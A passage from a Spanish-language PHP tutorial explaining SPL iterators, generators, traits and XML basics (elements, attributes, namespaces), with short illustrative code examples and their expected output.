        $this->elements->append($module);
    }
    public function getIterator() {
        return $this->elements->getIterator();
    }
}
```

- Clase ArticleCollection:

```
class ArticleCollection extends ElementCollection {
    public function __construct() {
        parent::__construct();
        $this->collectArticles();
    }
    private function collectArticles() {
        // Crear artículos
        $a = new Article("Primer artículo");
        $b = new Article("Segundo artículo");
        $this->addElement($a);
        $this->addElement($b);
    }
}
```

- Y finalmente la clase LinkCollection:

```
class LinkCollection extends ElementCollection {
    public function __construct() {
        parent::__construct();
        $this->collectLinks();
    }
    private function collectLinks() {
        // Crear enlaces
        $a = new Link("Primer enlace");
        $b = new Link("Segundo enlace");
        $this->addElement($a);
        $this->addElement($b);
    }
}
```

Ahora vamos a crear dos colecciones y utilizamos AppendIterator para usar *append()* en las dos y unirlas. Ahora podemos iterar sobre las dos colecciones y mostrar el elemento común *$title*.

```
$article = new ArticleCollection();
$link = new LinkCollection();
$it = new AppendIterator();
$it->append($article->getIterator());
$it->append($link->getIterator());
foreach($it as $module){
    echo $module->title . "<br>";
}
/*
Devuelve:
Primer artículo
Segundo artículo
Primer enlace
Segundo enlace
*/
```

5. FilterIterator

FilterIterator es una clase abstracta que nos permite devolver sólo los elementos que queramos, mediante el método *accept()*.

```
class Filter extends FilterIterator {
    // FilterIterator necesita un iterador como parámetro
    public function __construct(Iterator $it){
        parent::__construct($it);
    }
    // Cuando iteremos sobre el array se llamará a la siguiente función
    // para comprobar si aceptar o no la key actual
    public function accept(){
        // Sólo queremos los animales que empiecen por c:
        if(preg_match("/^c/", $this->getInnerIterator()->current())){
            return true;
        }
        return false;
    }
}
$animales = array("perro", "conejo", "pantera", "cerdo", "gato", "caballo");
$objeto = new ArrayObject($animales);
$iterador = new Filter($objeto->getIterator());
foreach ($iterador as $key=>$value){
    echo "$key : $value" . "<br>";
}
```

Nos ha devuelto sólo conejo, cerdo y caballo. FilterIterator es muy útil si se quiere comprobar el elemento antes de devolverlo. Observar que se obtienen los mismos resultados si en lugar de emplear ArrayObject se emplea ArrayIterator (de esta forma no hay que llamar a getIterator):

```
$objeto = new ArrayIterator($animales);
$iterador = new Filter($objeto);
```

6. LimitIterator

Cuando **tenemos muchos resultados** pero sólo queremos mostrar parte de ellos podemos crear un **LimitIterator**, una clase que controla cuantos elementos hay en el iterador y muestra el número que especifiques en el constructor:

```
$animales = array("perro", "conejo", "pantera", "cerdo", "gato", "caballo");
$objeto = new ArrayObject($animales);
/*
El LimitIterator toma un iterador como primer parámetro, después
dónde deseas empezar y finalmente cuántos deseas mostrar
*/
$iterador = new LimitIterator($objeto->getIterator(), 2, 3);
foreach($iterador as $key=>$value){
    echo "$key : $value" . "<br>";
}
/*
Devuelve:
2 : pantera
3 : cerdo
4 : gato
*/
```

Vamos a crear ahora tres páginas donde mostramos en cada una sólo un **animal**:

```
$animales = array("perro", "conejo", "pantera", "cerdo", "gato", "caballo");
$objeto = new ArrayObject($animales);
$pagina = 0;
$porPagina = 1;
for ($i = 0; $i < 5; $i++){
    echo "Pagina: $pagina <br>";
    $iterador = new LimitIterator($objeto->getIterator(), $pagina, $porPagina);
    foreach ($iterador as $key=>$value){
        echo "$key : $value <br>";
    }
    $pagina++;
}
/*
Devuelve:
Pagina: 0
0 : perro
Pagina: 1
1 : conejo
Pagina: 2
2 : pantera
Pagina: 3
3 : cerdo
Pagina: 4
4 : gato
*/
```

7. NoRewindIterator

NoRewindIterator es un iterador que no llama a *rewind()*, por lo que sólo se puede usar una vez:

```
$animales = array("perro", "conejo", "pantera");
$objeto = new ArrayObject($animales);
$iterador = new NoRewindIterator($objeto->getIterator());
foreach ($iterador as $animal){
    echo $animal . "<br>";
}
foreach ($iterador as $animal){
    echo $animal . "<br>";
}
foreach ($iterador as $animal){
    echo $animal . "<br>";
}
/*
Devuelve:
perro
conejo
pantera
*/
```

Sólo devuelve el ***array*** una vez. Si hubiéramos hecho el foreach con *$objeto* en lugar de con *$iterador*, el array se hubiera mostrado tres veces.

8. SplFileObjet

SplFileObject proporciona una interface orientada a objetos para manejar archivos.

Para iterar sobre un archivo se puede hacer así:

```
$lineas = file("archivo.txt");
foreach ($lineas as $num => $lin){
    echo "Linea: $num -> $lin" . "<br>";
}
```

Con **SplFileObject** podemos tratar el archivo como si fuera un objeto y usar iteradores SPL para recorrer el archivo:

```
try {
    $file = new SplFileObject("archivo.txt");
    while ($file->valid()){
        echo $file->current() . "<br>";
        $file->next();
    }
} catch (Exception $e){
    echo $e->getMessage();
}
```

SplFileObject también dispone de muchas otras funciones disponibles para archivos: *getFilename*, *getPath*, *getPerms*, *getSize*, *isWritable*, *isDir*, *openFile*, etc.

9. SimpleXMLIterator

El iterador **SimpleXMLIterator** acepta un **documento XML** y lo recorre como cualquier iterador con otra estructura agregada. Extiende a **SimpleXMLElement**, y es un **iterador recursivo**. Si empleamos el siguiente código podremos ver las funciones de las que dispone:

```
foreach (get_class_methods('SimpleXMLIterator') as $key => $metodo){
    echo $key . '->'. $metodo . "<br>";
}
```

La **lista de funciones de SimpleXMLIterator** es la siguiente:

0 -> rewind	11 -> registerXPathNamespace
1 -> valid	12 -> attributes
2 -> current	13 -> children
3 -> key	14 -> getNamespaces
4 -> next	15 -> getDocNamespaces
5 -> hasChildren	16 -> getName
6 -> getChildren	17 -> addChild
7 -> __construct	18 -> addAttribure
8 -> asXML	19 -> __toString
9 -> saveXML	20 -> count
10 -> xpath	

Vamos a poner un ejemplo. El string XML es como sigue:

```
$xmlString = <<<XML
<?xml version = "1.0" encoding="UTF-8" standalone="yes"?>
<document>
<animal>
<categoria id="2">
<tipo>Koala</tipo>
<nombre>Bruce</nombre>
</categoria>
</animal>
<animal>
<categoria id="4">
<tipo>Gato</tipo>
<nombre>Whiskas</nombre>
</categoria>
</animal>
</document>
XML;
```

Ahora vamos a emplear SimpleXMLIterator sobre el string XML:

```
<?php
try {
    $iterador = simplexml_load_string($xmlString, 'SimpleXMLIterator');
    foreach(new RecursiveIteratorIterator($iterador, 1) as $nombre => $dato){
        echo "$nombre -- $dato <br>";
    }
} catch (Exception $e){
    echo $e->getMessage();
}
/*
Devuelve:
animal --
categoria --
tipo -- Koala
nombre -- Bruce
animal --
categoria --
tipo -- Gato
nombre -- Whiskas
*/
?>
```

SimpleXMLIterator es recursivo, por lo que hemos necesitado un iterador mediante **RecursiveIteratorIterator**, que itera sobre un iterador recursivo.

Normalmente necesitaremos más control:

```
try {
    $sxi = new SimpleXMLIterator($xmlString);
    foreach($sxi as $nodo){
        foreach($nodo as $key=>$value){
            echo $value->nombre . "<br>";
        }
    }
} catch (Exception $e){
    echo $e->getMessage();
}
/*
Devuelve:
Bruce
Whiskas
*/
```

En el ejemplo anterior hemos instanciado la clase **SimpleXMLIterator**. Después hemos tenido que emplear dos loops foreach para devolver el nombre correcto de los animales.

Podemos hacerlo de otra forma:

```
try {
    $sxs = simplexml_load_string($xmlString, 'SimpleXMLIterator');
    for ($sxs->rewind(); $sxs->valid(); $sxs->next()){
        if($sxs->hasChildren()){
            foreach ($sxs->getChildren() as $el=>$val){
                echo $val->nombre . "<br>";
            }
        }
    }
} catch (Exception $e){
    echo $e->getMessage();
}
/*
Devuelve:
Bruce
Whiskas
*/
```

Pero esta forma todavía es más lenta y engorrosa. En lugar de los dos métodos anteriores se puede usar el método ***SimpleXMLIterator::xpath()***, que permite una iteración directa sobre un árbol XML especificando el xpath al nodo. Similar a un directorio de un ordenador, el xpath del nombre de los animales es: *animal/categoria/nombre*.

Especificar el xpath de un particular nodo permite que podamos ahorrarnos muchas iteraciones del árbol XML, lo que ahorra ciclos CPU y hace scripts más rápidos. El siguiente código devolverá lo mismo que los dos anteriores, pero utilizará menos recursos:

```
try {
    $sxi = new SimpleXMLIterator($xmlString);
    $xpath = $sxi->xpath('animal/categoria/nombre');
    foreach ($xpath as $key=>$value){
        echo $value . "<br>";
    }
} catch (Exception $e){
    echo $e->getMessage();
}
/*
Devuelve:
Bruce
Whiskas
*/
```

12. Generadores

Los **iteradores en PHP** son muy útiles pero a veces puede resultar tedioso a la hora de implementar las numerosas **interfaces** para crear el objeto a iterar. Desde **PHP 5.5** están disponibles los **generadores**.

Un **generador** es como una **función** que actúa como un **iterador** y que devuelve un **array**. Un generador permite emplear ***foreach*** para iterar datos de forma que no se necesite cargar el array en la memoria o se requiera mucho tiempo para generarse. En su lugar se escribe una **función generadora**, que es como una función normal.

En lugar de usar la palabra *return* usa *yield*. *Yield* significa producir/ceder (en este contexto). *Yield* funciona de forma similar a *return* ya que devuelve un valor, pero en lugar de remover la función de la pila, *yield* guarda su estado, de esta forma puede continuar por donde estaba si se le llama otra vez. No es posible devolver un valor desde un generador pero si que se puede emplear ***return*** sin un valor para terminar su ejecución.

Por ejemplo en la función *range()* **PHP** tiene que generar un array con cada uno de los valores y devolverlo, lo que puede resultar en grandes arrays y consumir muchos recursos. Como alternativa se puede generar un generador *xrange()* que sólo necesitará memoria para crear un objeto **Iterator** y controlar el estado actual del generador.

```
function xrange($start, $limit, $step = 1){
    if ($start < $limit){
        if($step <= 0){
            throw new LogicException("Step tiene que ser positivo");
        }
        for ($i = $start; $i <= $limit; $i += $step){
            yield $i;
        }
    } else {
        if($step >= 0){
            throw new LogicException("Step tiene que ser negativo");
        }
        for ($i = $start; $i <= $limit; $i += $step){
            yield $i;
        }
    }
}
```

Tanto *range()* como *xrange()* producirán la misma salida:

```
echo "Números impares de una cifra con range():";
foreach(range(1, 9, 2) as $numero){
    echo "$numero, ";
}
echo "<br>";
echo "Numero impares de una cifra con xrange():";
foreach(xrange(1, 9, 2) as $numero){
    echo "$numero, ";
}
```

Cuando se llama a una función ***generator***, devuelve un objeto con el que se puede iterar. Este objeto es de la clase **Generator** e implementa la interface **Iterator** de la misma forma en que lo hace un **objeto iterador**. Cuando iteras sobre ese objeto, **PHP** llama al generador cada vez que necesita un valor. El estado se guarda cuando el **generador** hace *yield* por lo que puede resumirse después cuando se necesite el próximo valor. Un ejemplo más sencillo:

```
function numeros(){
    echo "El generador ha empezado <br>";
    for ($i = 0; $i < 5; ++$i){
        yield $i;
        echo "Se ha hecho yield en $i <br>";
    }
    echo "El generador ha terminado <br>";
}
foreach(numeros() as $numero);
/*
Devuelve:
El generador ha empezado
Se ha hecho yield en 0
Se ha hecho yield en 1
Se ha hecho yield en 2
Se ha hecho yield en 3
Se ha hecho yield en 4
El generador ha terminado
*/
```

Los generadores no son un concepto nuevo, ya existen en **C#**, **Python**, **JavaScript** y **Ruby** (*enumerators*), y se suelen identificar con el uso de la palabra *yield*. Ahora vamos a emplear un ejemplo para recorrer las líneas de un archivo:

```
function lineasDeArchivo($nombreArchivo){
    $archivo = fopen($nombreArchivo, 'r');
    while (($linea = fgets($archivo)) !== false){
        yield $linea;
    }
    fclose($archivo);
}
foreach (lineasDeArchivo("archivo.txt") as $linea){
    echo $linea . "<br>";
}
```

La función *generator* abre el archivo y hace *yield* en cada línea del archivo cuando se le ordena. Cada vez

que se llama a *generator*, continúa desde donde lo dejó. Cuando se han leído todas las líneas el generador termina junto con el loop.

Los **iteradores en PHP** están formados por parejas *key*/*value*. En el ejemplo anterior sólo se ha devuelto *value*, las *keys* eran numéricas (es así por defecto). Para devolver un array asociativo simplemente hay que usar la misma sintaxis que con los arrays asociativos:

```
foreach (lineasDeArchivo($nombreArchivo) as $key => $value) {
...
}
```

Pero yield no sólo devuelve valores, puede recibirlos también. Esto se hace mediante el método *send()* del objeto ***generator*** con el valor que quieras pasar. Este valor puede usarse para computar o para cualquier otra cosa:

```
function numeros(){
    for ($i = 0; $i < 10; ++$i){
        // Obtener un valor de llamada
        $cmd = (yield $i);
        if ($cmd == 'parar'){
            return; // Salir del generador
        }
    }
}
$generador = numeros();
foreach($generador as $valor){
    // Sólo queremos mostrar hasta 5
    if($valor == 5){
        $generador->send('parar');
    }
    echo "$valor, ";
}
// Devuelve: 0, 1, 2, 3, 4, 5
```

Los generadores son especialmente **útiles para calcular grandes conjuntos de datos** y no se quiere emplear excesiva memoria para mostrar todos al mismo tiempo o cuando no se sabe si se necesitarán todos los resultados. Debido a la forma en que se procesan los resultados con los generadores, **el uso de memoria se puede reducir al mínimo asignando la memoria sólo al resultado actual**.

Vamos a poner un ejemplo de la función *file()*, que devuelve todas las líneas de un archivo como un ***array***, frente a la función que hemos creado antes, *lineasDeArchivo()*:

```
// Usando lineasDeArchivo()
$memoria = memory_get_peak_usage();
foreach (lineasDeArchivo("archivo.txt") as $a);
echo memory_get_peak_usage() - $memoria . "<br>"; // 10400
// Usando file()
$memoria = memory_get_peak_usage();
foreach(file("archivo.txt") as $a);
echo memory_get_peak_usage() - $memoria . "<br>"; // 25536
```

Si se emplea con pocas líneas emplea un poco más de memoria *lineasDeArchivo()*, pero cuando el archivo comienza a tener un número de líneas considerable, *file()* aumenta mucho su uso y *lineasDeArchivo()* mantiene su valor.

13. Traits

Los **traits** son un **mecanismo de reutilización de código** en leguajes que tienen **herencia simple**, como **PHP**. El objetivo de los traits es reducir las limitaciones de la herencia simple permitiendo reutilizar métodos en varias clases independientes y de distintas jerarquías. Un trait es similar a una clase, pero su objetivo es agrupar funcionalidades específicas. Un trait, al igual que las clases abstractas, no se puede instanciar, simplemente facilita comportamientos a las clases sin necesidad de usar la herencia.

Indice de contenido

1. Ejemplo de situación con traits	4. Conflictos entre métodos de traits
2. Usar múltiples traits	5. Usar Reflection con traits
3. Orden de prededencia entre traits y clases	6. Otras funcionalidades de los traits

1. Ejemplo de situación con traits

Supongamos el siguiente ejemplo:

```
// Lector DB
class DbReader extends Mysqli{}
// Lector de archivos
class FileReader extends SplFileObject{}
```

Si por ejemplo queremos aplicar una misma funcionalidad en las dos clases, tendríamos un problema ya que ambas están ya heredando a otra clase. Queremos que las dos clases sean *singletons* (que sólo puedan instanciarse una vez). En lugar de tener que introducir esta funcionalidad en ambas, se puede **crear un trait**:

```
trait Singleton {
    private static $instance;
    public static function getInstance(){
        if(!(self::$instance instanceof self)){
            self::$instance = new self;
        }
        return self::$instance;
    }
}
// Quitamos ahora las clases que extienden para hacer pruebas solo con los traits
class DbReader {
use Singleton;
}
class FileReader {
use Singleton;
}
```

El trait **Singleton** se implementa ahora en ambas clases y podemos utilizar el método estático *getInstance()*, que crea un objeto de la clase que está usando el trait si no se ha creado ya, y lo devuelve.

Si creamos los objetos con *getInstance()*:

```
$a = DbReader::getInstance();
$b = FileReader::getInstance();
var_dump($a);
var_dump($b);
/*
Devuelve:
object(DbReader)[1]
object(FileReader)[2]
*/
```

Vemos que $a es un objeto de **DbReader** y $b es un objeto de **FileReader**, y ambos se comportan como **singletons**. El método *getInstance()* se ha inyectado horizontalmente en ambas clases.

El **trait** no impone ningún comportamiento en la clase, simplemente es como si copiaras los métodos del trait y los pegaras en la clase.

Un trait no puede implementar **interfaces** ni extender clases normales ni abstractas.

2. Usar múltiples traits

Podemos **usar varios traits en la misma clase**:

```
trait Saludar {
    function decirHola(){
        return "hola";
    }
}
trait Despedir {
    function decirAdios(){
        return "adios";
    }
}
class Comunicacion {
    use Saludar, Despedir;
}
$comunicacion = new Comunicacion;
echo $comunicacion->decirHola() . ", que tal. " . $comunicacion->decirAdios();
```

También podemos **usar traits dentro de otros traits**:

```
trait SaludoYDespedida{
    use Saludar, Despedir;
}
class Comunicacion {
    use SaludoYDespedida;
}
$comunicacion = new Comunicacion;
echo $comunicacion->decirHola() . ", que tal. " . $comunicacion->decirAdios();
```

3. Orden de precedencia entre traits y clases

Utilizar traits dentro de otros traits es frecuente cuando la aplicación crece y hay numerosos traits que pueden agruparse para tener que incluir menos en una clase.

Eso hace que pueda haber métodos con el mismo nombre en diferentes traits o en la misma clase, por lo que tiene que haber un orden. Existe un **orden de precedencia** de los métodos disponibles en una **clase**

respecto a los de los **traits**:

1. Métodos de un trait sobreescriben métodos heredados de una clase padre
2. Métodos definidos en la clase actual sobreescriben a los métodos de un trait

Vamos a verlo en un ejemplo con un trait y dos clases:

- Trait Comunicacion:

```
trait Comunicacion {
    function decirHola(){
        return "Hola";
    }
    function decirQueTal(){
        return "¿Qué tal? Soy un trait";
    }
    function decirHolaYQuetal(){
        return $this->decirHola() .  " " . $this->decirQueTal();
    }
    function preguntarEstado(){
        return $this->decirHola() . " " . parent::decirQueTal();
    }
    function decirBien(){
        return "Bien, desde el Trait Comunicación";
    }
}
```

- Clases Estado y Comunicar:

```
class Estado {
    function decirQueTal(){
        return "¿Qué tal? Soy Estado";
    }
    function decirBien(){
        return "Bien, desde la clase Estado";
    }
}
class Comunicar extends Estado {
    use Comunicacion;
    function decirQueTal() {
        return "¿Qué tal? Soy Comunicar";
    }
}
```

Creamos una instancia de comunicar y empleamos las funciones:

```
$a = new Comunicar;
echo $a->decirHolaYQuetal() . "<br>"; // Devuelve: Hola ¿Qué tal? Soy comunicar
echo $a->preguntarEstado() . "<br>"; // Devuelve: Hola ¿Qué tal? Soy Estado
echo $a->decirBien(); // Devuelve: Bien, desde el Trait Comunicación
```

Tenemos una clase **Comunicar** que extiende a **Estado**, y ambas clases tienen el método *decirQueTal()*, pero con diferentes implementaciones. También hemos incluído el trait Comunicación en la clase Comunicar.

Primero hemos llamado a dos métodos, *decirHolaYQueTal()* y *preguntarEstado()*. Ambos llaman a decirQueTal(), que existe en ambas clases además de en el trait. *decirHolaYQueTal()* llama al método

decirQueTal() que está en la misma clase **Comunicar**. *preguntarEstado()* llama al método *decirQueTal()* que está en la clase padre **Estado**. Esto es así porque hemos referenciado con ***parent::***.

Por último hemos llamado a *decirBien()*, con el que se puede comprobar que tiene precedencia el método del trait al método de la clase padre.

4. Conflictos entre métodos de traits

Cuando se usan **múltiples traits** es posible que haya **diferentes traits que usen los mismos nombres de métodos**. PHP devolverá un **error fatal**:

```
trait Juego {
    function play(){
        echo "Jugando a un juego";
    }
}
trait Musica {
    function play(){
        echo "Escuchando música";
    }
}
class Reproductor {
    use Juego, Musica;
}
$reproductor = new Reproductor;
$reproductor->play();
// Devuelve Fatal error: Trait method play has not been applied,
// because there are collisions with other trait methods on Reproductor
```

Esto no se resuelve de forma automática, hay que elegir el método que queremos usar dentro de la clase mediante la palabra ***insteadof***:

```
trait Juego {
    function play(){
        echo "Jugando a un juego";
    }
}
trait Musica {
    function play(){
        echo "Escuchando música";
    }
}
class Reproductor {
    use Juego, Musica {
        Musica::play insteadof Juego;
    }
}
$reproductor = new Reproductor;
$reproductor->play(); // Devuelve: Escuchando música
```

Hemos elegido la función *play()* del trait Musica en lugar del trait Juego en la clase Reproductor.

En el ejemplo anterior se ha elegido un método sobre el otro respecto a dos traits. Hay ocasiones en las que puedes querer mantener los dos métodos, pero evitar conflictos. Se puede introducir un nuevo nombre

para un método de un trait como alias. El alias no renombra el método, pero ofrece un nombre alternativo que puede usarse en la clase. Se emplea la palabra ***as***:

```
class Reproductor {
    use Juego, Musica {
        Juego::play as playDeJuego;
        Musica::play insteadof Juego;
    }
}
$reproductor = new Reproductor;
$reproductor->play(); // Devuelve: Escuchando música
$reproductor->playDeJuego(); // Devuelve: Jugando a un juego
```

Ahora el método *playDeJuego()* equivaldrá a *Juego::play()*.

5. Usar Reflection con traits

Reflection es una característica de **PHP** que nos permite analizar la estructura interna de **interfaces**, **clases** y **métodos** y poder manipularlos. Existen cuatro métodos que podemos utilizar con Reflection para los traits:

- ***ReflectionClass::getTraits()***. Devuelve un array con todos los traits disponibles en una clase
- ***ReflectionClass::getTraitNames()***. Devuelve un array con los nombres de los traits en una clase.
- ***ReflectionClass::isTrait()*** comprueba si algo es un trait o no.
- ***ReflectionClass::getTraitAliases()*** devuelve un trait con los alias como *keys* y sus nombres originales como *values*.

6. Otras funcionalidades de los traits

Los traits permiten acceder a propiedades o métodos ***private*** o ***protected***:

```
trait Mensaje {
    public function alerta(){
        echo $this->mensaje;
    }
}
class Mensajero {
    use Mensaje;
    private $mensaje = "Esto es un mensaje";
}
$mensajero = new Mensajero();
$mensajero->alerta(); // Devuelve: Esto es un mensaje
```

Los **traits** se inyectan en la clase de forma que es como si sus métodos formaran parte de ella, por lo que **cualquier método o propiedad private o protected podrá ser accedido desde un trait**.

También podemos tener **métodos abstractos dentro de traits para forzar a las clases a implementarlos**:

```php
trait Mensaje {
    private $mensaje;

    public function alerta(){
        $this->definir();
        echo $this->mensaje;
    }
    abstract function definir();
}
class Mensajero {
    use Mensaje;
    function definir(){
        $this->mensaje = "Esto es un mensaje";
    }
}
$mensajero = new Mensajero();
$mensajero->alerta(); // Devuelve: Esto es un mensaje
```

Si no se define *definir()* en **Mensajero**, dará un **error faltal**.

Traits también pueden incluir un constructor *__construct()* que ha de ser declarado público, pero hay que tener cuidado con posibles colisiones.

10. Data Formats

1. Principios básicos de XML

Indice de contenido

1. Introducción	7. ¿Qué es XPath?
2. Reglas básicas de sintaxis	8. ¿Qué es XLink?
3. Elementos en XML	9. ¿Que es XPointer?
4. Atributos en XML	10. Document Type Definition
5. Namespaces en XML	11. XML Schemas
6. Mostrar archivos XML	12. XML en el servidor

1. Introducción

XML son las siglas de **Extensible Markup Language**, un **lenguage de marcado** para guardar y transportar datos **legible** para ordenadores y humanos. A pesar de que su diseño está focalizado a documentos, se usa especialmente para la representación de **estructuras de datos** como en los web services.

```
<?xml version="1.0" encoding="UTF-8"?>
<selva>
    <animal>
        <nombre>Werthers</nombre>
        <tipo>Pantera</tipo>
        <color>Negro</color>
        <edad>12</edad>
        </animal>
    <animal>
        <nombre>Bun</nombre>
        <tipo>León</tipo>
        <color>Marrón</color>
        <edad>15</edad>
    </animal>
</selva>
```

XML se usa frecuentemente para **separar los datos de la presentación**. XML no indica cómo presentar la información, un mismo **documento XML** puede presentarse de muchas formas. Es muy utilizado junto a **aplicaciones HTML**, donde XML guarda o transporta los datos, y **HTML** les da formato y los muestra. Cuando se muestran los datos en HTML, no es necesario tener que editar el archivo HTML cuando los datos cambian, XML guarda los datos en archivos separados. Con los lenguajes de programación web como **PHP** o **Javascript** se pueden **leer archivos XML** y **actualizar el contenido de cualquier página HTML**.

La **sintaxis que se utiliza para iniciar un documento XML** es la siguiente:


```
<?xml version="1.0" encoding="UTF-8"?>
```

Se define la **versión XML** y la codificación de caracteres.

Los **documentos XML** forman una estructura de tipo árbol, comenzando desde la **raíz** (*root*), con ramas hacia las **hojas** (*leaves*). Vamos a ver el siguiente ejemplo de un archivo *cine.xml*:

```xml
<?xml version="1.0" encoding="UTF-8"?>
<cine>
    <pelicula categoria="accion">
        <titulo idioma="ingles">Mad Max</titulo>
        <director>George Miller</director>
        <estreno>15 mayo 2015</estreno>
        <reparto>Tom Hardy</reparto>
        <reparto>Charlize Theron</reparto>
        <reparto>Nicholas Hoult</reparto>
    </pelicula>
    <pelicula categoria="animacion">
        <titulo idioma="ingles">Inside Out</titulo>
        <director>Pete Docter</director>
        <estreno>17 junio 2015</estreno>
        <reparto>Amy Poehler</reparto>
        <reparto>Phyllis Smith</reparto>
        <reparto>Bill Hader</reparto>
    </pelicula>
</cine>
```

La **estructura en árbol** sería así:



Los **documentos XML** están formados por árboles de elementos. Cada árbol comienza con un ***elemento root***, del cual surgen ramas (*branches*) a elementos hijo. **Todos** los elementos pueden tener elementos hijo.

Se suelen emplear los términos ***parent***, ***child*** y ***sibling*** para determinar el parentesco: padre, hijo y hermano.

Todos los elementos pueden tener ***contenido textual*** ("Mad Max") y ***atributos*** (categoria="accion").

2. Reglas básicas de sintaxis

Las reglas de sintaxis básicas de XML son muy simples:

- Todos los **elementos XML** deben tener **un elemento root** que es padre de todos los demás (<cine>).
- La primera línea del documento se llama **prolog**.
  `<?xml version="1.0" encoding="UTF-8" ?>`
  Es opcional, pero si se incluye ha de ir en la primera línea. **UTF-8** es la codificación de caracteres por defecto y la recomendable.
- Todos los elementos han de tener su etiqueta de cierre (*</pelicula>*).
- Las **etiquetas XML** son sensibles a mayúsculas y minúsculas. *<cine>* es diferente a *<Cine>*.
- Las etiquetas han de ir correctamente anidadas. Esto es incorrecto: *<pelicula><titulo>Mad Max</pelicula></titulo>*.
- Los **atributos XML** deben ir entre comillas *<pelicula categoria="accion">*.

- XML tiene caracteres especiales que han de utilizarse de distinta forma para evitar conflicto, son 5:

$lt;	<
>	>
&	&
'	'
"	"

  Sólo < y & están estrictamente prohibidos en XML, pero es recomendable utilizar las demás también.

- La sintaxis para **escribir comentarios en XML** es como en HTML:
  `<!-- Esto es un comentario -->`
- **XML** no trunca múltiples espacios (HTML sí lo hace):
  XML: Hola que tal
  HTML: Hola que tal
- **XML** interpreta las nuevas líneas como LF (al igual que UNIX y Mac OSX).

3. Elementos en XML

Un elemento XML es cualquier cosa que esté incluída entre la etiqueta inicial y la final:

```
<director>George Miller</director>
```

Puede contener **texto**, **atributos**, **otros elementos** o una **mezcla de los anteriores**:

```
<?xml version="1.0" encoding="UTF-8"?>
<selva>
    <animal>
        <nombre>Werthers</nombre>
        <tipo>Pantera</tipo>
        <color>Negro</color>
        <edad>12</edad>
        </animal>
    <animal>
        <nombre>Bun</nombre>
        <tipo>León</tipo>
        <color>Marrón</color>
        <edad>15</edad>
    </animal>
</selva>
```

También es posible que no contenga nada:

```
<elemento></elemento>
```

Lo cual también se puede escribir así:

```
<elemento />
```

Los dos anteriores son elementos vacíos, y también pueden llevar atributos.

Reglas para los elementos:

- Son sensibles a mayúsculas y minúsculas
- Deben empezar con una letra o barra baja
- No pueden empezar con las letras xml

- Pueden contener letras, dígitos, guiones, barras bajas y puntos
- No pueden contener espacios

Lo ideal es mantener unos **nombres sencillos**, evitando caracteres como guiones y puntos.

Si los **documentos XML** tienen una base de datos correspondiente, lo normal es usar los nombres de la base de datos para los elementos.

Si tienes un elemento como:

```
<animal>
        <nombre>Bun</nombre>
        <tipo>León</tipo>
    </animal>
```

Y queremos extenderlo a:

```
<animal>
        <nombre>Bun</nombre>
        <tipo>León</tipo>
        <color>Marrón</color>
        <edad>15</edad>
    </animal>
```

No hay ningún problema, XML es muy flexible y se extiende y adapta a los nuevos elementos.

4. Atributos en XML

Los **elementos XML** pueden tener **atributos**, como en **HTML**. Estan diseñados para contener datos relacionados con un elemento específico.

Han de ir siempre encerrados en **comillas**, ya sean **simples o dobles**:

```
<pelicula categoria="accion">
        <titulo idioma="ingles">Mad Max</titulo>
        <director>George Miller</director>
        <estreno>15 mayo 2015</estreno>
        <reparto>Tom Hardy</reparto>
        <reparto>Charlize Theron</reparto>
        <reparto>Nicholas Hoult</reparto>
    </pelicula>
```

Si el valor del atributo lleva comillas, se puede emplear cualquiera de los dos siguientes métodos:

```
<futbolista nombre='Gonzalo "Pipita" Higuaín'>
<futbolista nombre='Gonzalo &quot;Pipita&quot; Higuaín'>
```

Los **atributos** de alguna forma **están limitados**. Al contrario que los elementos, los atributos:

- No pueden contener múltiples valores
- No pueden contener estructuras en árbol
- No se pueden expandir fácilmente (para futuros cambios)

Por ejemplo, si es posible elegir, es mejor evitar esto:

```
<mensaje fecha="10-10-2015">
    <asunto>Hola</asunto>
    <mensaje>Que tal estás</mensaje>
</mensaje>
```

Y aplicar la **fecha como otro elemento más**:

```
<mensaje>
    <fecha>10-10-2015</fecha>
    <asunto>Hola</asunto>
    <mensaje>Que tal estás</mensaje>
</mensaje>
```

O incluso como **varios elementos más**:

```
<mensaje>
    <fecha>
        <año>2015</año>
        <mes>10</mes>
        <dia>10</dia>
    </fecha>
    <asunto>Hola</asunto>
    <mensaje>Que tal estás</mensaje>
</mensaje>
```

A menudo los atributos se utilizan para **asignar ID's a elementos**, como si fuera el **ID en HTML**:

```
<mensaje id="142">
    <fecha>
        <año>2015</año>
        <mes>10</mes>
        <dia>10</dia>
    </fecha>
    <asunto>Hola</asunto>
    <mensaje>Que tal estás</mensaje>
</mensaje>
```

Lo ideal es guardar los metadatos (datos sobre datos) como **atributos**, y los datos en sí mismos como **elementos**.

5. Namespaces en XML

Los **espacios de nombres** o **namespaces** proporcionan una forma de evitar conflictos de nombres entre elementos.

Los nombres de elementos pueden coincidir entre diferentes documentos XML. Por ejemplo, el siguiente es un **documento XML con información de una tabla HTML**:

```
<table>
    <tr>
        <td>Léon</td>
        <td>Tigre</td>
    </tr>
</table>
```

Y el siguiente XML lleva el nombre de una mesa en concreto:

```
<table>
    <name>Mesa de café</name>
    <colour>Marrón</colour>
</table>
```

Si estos fragmentos de documentos se añaden juntos habría conflicto. Una **aplicación XML** no sabrá como resolver estas diferencias.

La solución es emplear un **prefijo**. Las modificaciones siguientes evitan el conflicto entre los dos fragmentos anteriores:

```
<h:table>
    <h:tr>
        <h:td>León</h:td>
        <h:td>Tigre</h:td>
    </h:tr>
</h:table>

<m:table>
    <m:name>Mesa de café</m:name>
    <m:colour>Marrón</m:colour>
</m:table>
```

Pero para emplear un prefijo, hay que establecer un **espacio de nombres**. El espacio de nombres se define con el atributo ***xmlns*** en la etiqueta inicial del elemento. La sintaxis es: *xmlns:prefijo="URI"*:

```
<h:table xmlns:h="http://www.w3.org/TR/html5/">
    <h:tr>
        <h:td>León</h:td>
        <h:td>Tigre</h:td>
    </h:tr>
</h:table>
<m:table xmlns:m="http://www.ejemplo.com/muebles">
    <m:name>Mesa de café</m:name>
    <m:colour>Marrón</m:colour>
</m:table>
```

